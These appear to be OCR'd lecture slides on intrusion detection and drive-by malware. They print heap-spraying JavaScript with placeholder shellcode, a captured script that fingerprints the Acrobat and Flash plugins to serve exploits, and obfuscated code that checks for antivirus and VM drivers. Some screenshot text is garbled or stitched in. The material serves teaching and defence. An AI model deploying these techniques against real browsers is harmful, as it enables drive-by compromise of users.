
Host-Based vs. Network-Based IDS

25

- Log analyzers
- Signature-based sensors
- System call analyzers
- Application behavior analyzers
- File integrity checkers
- Scan incoming and outgoing traffic
- Primarily signature-based
- Combined into firewalls
- Can be located on a different machine

Registry Access Log

27




The screenshot shows the Registry Monitor application window. The title bar reads "Registry Monitor - Sysinternals: www.sysinternals.com". The menu bar includes "File", "Edit", "Options", and "Help". The toolbar contains icons for saving, opening, searching, and other functions. The main area displays a table of registry access events.

#	Time	Process	Request	Path	Result	Other
1706	5.04810429	explor...	QueryValue	HKCU\Software\Microsoft\Windows\C...	SUCCE...	02 00 00 00
1707	5.04920578	explor...	QueryValue	HKCU\Software\Microsoft\Windows\C...	NOT F...	
1708	5.05119848	explor...	QueryValue	HKCU\Software\Microsoft\Windows\C...	NOT F...	
1709	5.05230904	explor...	QueryValue	HKCU\Software\Microsoft\Windows\C...	NOT F...	
1710	5.05433798	explor...	QueryValue	HKCU\Software\Microsoft\Windows\C...	NOT F...	
1711	5.05548954	explor...	QueryValue	HKCU\Software\Microsoft\Windows\C...	NOT F...	
1712	5.05763769	explor...	QueryValue	HKCU\Software\Microsoft\Windows\C...	NOT F...	
1713	5.06056452	explor...	QueryValue	HKCU\Software\Microsoft\Windows\C...	SUCCE...	03 00 00 00
1714	5.06067610	explor...	QueryValue	HKCU\Software\Microsoft\Windows\C...	SUCCE...	03 00 00 00
1715	5.06357241	explor...	QueryValue	HKCU\Software\Microsoft\Windows\C...	SUCCE...	03 00 00 00
1716	5.06366014	explor...	QueryValue	HKCU\Software\Microsoft\Windows\C...	SUCCE...	03 00 00 00
1717	5.06375933	explor...	OpenKey	HKCU\SOFTWARE\Microsoft\Windo...	SUCCE...	Access: 0x
1718	5.06377745	explor...	QueryValue	HKCU\SOFTWARE\Microsoft\Windo...	SUCCE...	5A A1 C7 9
1719	5.06380606	explor...	CloseKey	HKCU\SOFTWARE\Microsoft\Windo...	SUCCE...	
1720	5.14350605	Maxth...	QueryValue	HKLM\SOFTWARE\Microsoft\Windo...	NOT F...	
1721	7.14688778	Maxth...	QueryValue	HKLM\SOFTWARE\Microsoft\Windo...	NOT F...	
1722	9.13772011	Maxth...	QueryValue	HKLM\SOFTWARE\Microsoft\Windo...	NOT F...	

Host-Based Intrusion Detection

```
f(int x) {  
    x ? getuid() : geteuid();  
    x++  
}  
g() {  
    fd = open("foo", O_RDONLY);  
    f(0); close(fd); f(1);  
    exit(0);  
}
```




If the observed code behavior is inconsistent with the statically inferred model, something is wrong

DRIVE-BY MALWARE

Dr. Benjamin Livshits


Brief History of Memory-Based Exploits

30



What is a Drive-By Attack?


31



Drive-By Attack Example: Heap Spraying

32

Browser Heap



```
<SCRIPT language="text/javascript">
  shellcode = unescape("%u4343%u4343%u4343");
  oneblock = unescape("%u4343%u4343");
  var fullblock = oneblock + shellcode;
  while (fullblock.length < 10000) {
    fullblock += oneblock;
  }

  sprayContainer = new Array();
  for (i=0; i<1000; i++) {
    sprayContainer[i] = fullblock + shellcode;
  }
</SCRIPT>
```

Allocate 1,000s of malicious objects

Heap Spraying

33

FireEye
Threat research, analysis, and response

ZDNet
UK Edition | News | Reviews | Blogs | Apple | Broadband | Cloud | DigitalGov | Google | E

Search

Home | Archives

« Bad Actors Page

2009.07.23

Heap Spraying

Why turning

Old QuickTime code leaves IE open to attack

By Tom Espiner, ZDNet UK, 31 August, 2010 14:42

NEWS A zero-day vulnerability in Apple QuickTime that could allow a remote attacker to take over a computer running Internet Explorer has been reported by security researchers.

The flaw bypasses two commonly used security measures on Windows systems: address space layout randomisation (ASLR) and data execution prevention (DEP), according to Ruben Santamarta, a researcher for Spanish security company Wintercore.

"The exploit defeats ASLR+DEP and has been successfully tested on [Windows 7], Vista and XP," said Santamarta in security advisory on Monday.

Santamarta said that Windows 7, Vista and XP machines using IE are vulnerable if the user visits a malicious website. Apple QuickTime 7.x and 6.x code can be exploited through the browser and is vulnerable to an exploit that uses a heap-spraying technique, said the researcher. Heap spraying is a technique which tries to put bytes into the memory of a target process.

The flaw appears to be the result of Apple developers including old code in newer versions of QuickTime, according to Santamarta. The problem lies with the parameter for the QTPlugin.ocx functionality, which has been removed in later versions of QuickTime.

"I guess someone forgot to clean up the code," said Santamarta, who exposed a critical vulnerability in Java in April alongside Google security researcher Tavis Ormandy..

Topics
QuickTime, Flaw, Zero-day, IE, Windows 7, Media player

Sponsored Links
Server Virtualisation Security
Improve Service Quality. Reduce Risk with CA Virtualization Service
www.ca.com
Managed Services
IT service management from a local solution provider
ics-support.com

Introduction
As you may have heard how it's implemented,

Background Summary
Most of the Acrobat exploits in Javascript/ECMAScript that went so well for PoC was trying to get away from Acrobat Reader.
But apparently there's no ProgramFiles%\Adobe\Reader\rt3d.dll file
Team (PSIRT.)
Anyway, here's why... Flash finally did something new

Details
http://www.zdnet.com/2009/07/actionscript_heap_spray.html

```
/* Heap Spray C
oneBlock = unet
var fullBlock
while (fullBlock
{
  fullBlock
}
sprayContainer
for (i=0; i<0
{
  sprayCon
}
var searchA
function end
{
  var i;
  var c;
  var espData;
  for (i=0; i<0
  {
    c=data;
    if (c==)
      espData=c;
  }
  return espData;
}
```

GFI WebM
www.gfi.com

TUESDAY, J
Mozilla F
Reference:

ne.O
u.org

From http://www.zdnet.com/2009/07/actionscript_heap_spray.html

More Complex Malware

34

```
1  var E5Jrh = null;
2  try {
3      E5Jrh = new ActiveXObject("AcroPDF.PDF")
4  } catch(e) { }
5  if(!E5Jrh)
6  try {
7      E5Jrh = new ActiveXObject("PDF.PdfCtrl")
8  } catch(e) { }
9  if(E5Jrh) {
10     lv = E5Jrh.GetVersions().split(",")[4].
11     split("=")[1].replace(/\.\/g, "");
12     if(lv < 900 && lv != 813)
13         document.write('<embed src=".../validate.php?s=PTq..."
14         width=100 height=100 type="application/pdf"></embed>')
15     }
16     try {
17         var E5Jrh = 0;
18         E5Jrh = (new ActiveXObject(
19             "ShockwaveFlash.ShockwaveFlash.9"))
20             .GetVariable("$" + "version").split(",")
21     } catch(e) { }
22     if(E5Jrh && E5Jrh[2] < 124)
23         document.write('<object classid="clsid:d27cdb6e-ae...'
24         width=100 height=100 align=middle><param name="movie"...>');
25 }
```

This is one of key reasons why
browser vulnerabilities are so
valuable.

Drive-by downloads

amazon.com

Hello. Sign in to get personalized recommendations. New customer? Start here.

Sell on Amazon - 30 days FREE*

Your Amazon.com Today's Deals Gifts & Wish Lists Gift Cards

Your Account Help

Shop All Departments

Search All Departments

GO

Cart

Wish List

- Books
- Movies, Music & Games
- Digital Downloads
- Kindle
- Computers & Office
- Electronics
- Home, Garden & Pets
- Grocery, Health & Beauty
- Toys, Kids & Baby
- Clothing, Shoes & Jewelry
- Sports & Outdoors
- Tools & Home Improvement
- Automotive & Industrial



The All-New Kindle

Kindle 3G
Free 3G+Wi-Fi

\$189

[Order now](#)

Kindle
Wi-Fi

\$139

[Order now](#)

amazonkindle

Fall Blowout Sale

[Shop now](#)

ADVERTISEMENT

Pay yourself with a \$50 bonus when you open an account.

- No Monthly Fees
- No Minimums
- 35,000 Free ATMs

MEMBER FDIC

ING DIRECT

Save your money®

[Learn More](#)

The New iPods: Sleek, Small, and Super Cool



Get a \$150 Amazon.com Gift Card with the Purchase of an ASUS Bamboo Laptop*

*Restrictions apply

[Learn more](#)

Aspects of Drive-By Malware

- Attacks
 - ▣ Browser
 - ▣ What is mostly affected?
 - ▣ Browser plugins
 - ▣ What is affected in plugins? Why plugins are most open to exploitation?
- Vulnerabilities
 - ▣ Dangling pointers
 - ▣ Double frees
 - ▣ Buffer overruns are harder
- Malware is highly obfuscated
- Obfuscation changes all the time

Obfuscation

```
eval (""+O(2369522)+O(1949494)+O(2288625)+O(648464)+O(2304124)+O(2080995)+O(2020710)+O(2164958)+O(2168902)+O(1986377)+O(2227903)+O(2005851)+O(2021303)+O(646435)+O(1228455)+O(644519)+O(2346826)+O(2207788)+O(2023127)+O(2306806)+O(1983560)+O(1949296)+O(2245968)+O(2028685)+O(809214)+O(680960)+O(747602)+O(2346412)+O(1060647)+O(1045327)+O(1381007)+O(1329180)+O(745897)+O(2341404)+O(1109791)+O(1064283)+O(1128719)+O(1321055)+O(748985)+...);
```



```
var l = function(x) {
    return String.fromCharCode(x);
}

var o = function(m){
    return String.fromCharCode(
        Math.floor(m / 10000) / 2);
}


shellcode = unescape("%u54EB%u758B...");
var bigblock = unescape("%u0c0c%u0c0c");
while(bigblock.length<slackspace) {
    bigblock += bigblock;
}
block = bigblock.substring(0,
    bigblock.length-slackspace);
while(block.length+slackspace<0x40000) {
    block = block + block + fillblock;
}
memory = new Array();
for(x=0; x<300; x++) {
```

More Obfuscated Code

39

```
function chavs(a) {
    eval('va' + 'r xm' + 'lDo' + 'c = n' + 'ew A' + 'ctiv' + 'eX' + 'Objec' + 't(' + 'Micr' +
    xmlDoc.async = true;
    xmlDoc.loadXML('<!DO' + 'CTY' + 'PE ht' + 'ml PU' + 'BLI' + 'C "-//W' + '3C//DT' + 'D XH'
'tion//E' + 'N' "r' + 'es' + '://' + a + '>');
    if (xmlDoc.parseError.errorCode != 0) {
        var err = "Error Code: " + xmlDoc.parseError.errorCode + "\n";
        err += "Error Reason: " + xmlDoc.parseError.reason;
        err += "Error line: " + xmlDoc.parseError.line;
        if (err.indexOf("-2147023083") > 0) {
            return 1;
        } else {
            return 0;
        }
    }
    return 0;
}
var c_a = 0;
if (chavs("c:\\W" + "in" + "dow" + "s\\Sys" + "tem" + "32\\d" + "riv" + "ers\\eamo" + "n.sy" +
"ws\\Sy" + "ste" + "m32\\dr" + "ive" + "rs\\k1" + "if.sy" + "s") || chavs("c:\\Wi" + "ndo" +
"s\\kn" + "ep" + "s.s" + "ys") || chavs("c:\\W" + "indo" + "ws\\Sys" + "tem3" + "2\\dr" + "iv"
chavs("c:\\Wi" + "nd" + "ows\\Sy" + "stem" + "32\\dr" + "ive" + "rs\\vmn" + "et.sy" + "s") ||
"tem" + "32\\dr" + "iver" + "s\\v" + "mxne" + "t.sy" + "s") || chavs("c:\\Win" + "dow" + "s\\
"ers\\k1" + "1.s" + "ys") || chavs("c:\\Wi" + "ndo" + "ws\\Sy" + "st" + "em32\\d" + "riv" + "e"
chavs("c:\\Win" + "do" + "ws\\Sys" + "tem3" + "2\\d" + "rive" + "rs\\tm" + "tdi.s" + "ys") ||
"tem3" + "2\\d" + "rive" + "rs\\tma" + "ctmon.s" + "ys") || chavs("c:\\Wi" + "ndo" + "ws\\Sy"
"ers\\TM" + "EBC" + "32.sy" + "s") || chavs("c:\\Wi" + "ndow" + "s\\Sys" + "tem3" + "2\\dri" +
|| chavs("c:\\W" + "indo" + "ws\\Sy" + "ste" + "m32\\dr" + "iv" + "ers\\tm" + "com" + "m.s" +
"ws\\Sy" + "ste" + "m32\\d" + "riv" + "ers\\tm" + "evt" + "mgr.sy" + "s")) {
    document.write("<meta http-equiv=\\"refresh\\" content=\\"0; url=http://google.com\\">");
    c_a = 1;
};
```

Malzilla



Malzilla (2)

41

The screenshot shows the Malzilla browser window with the following components:

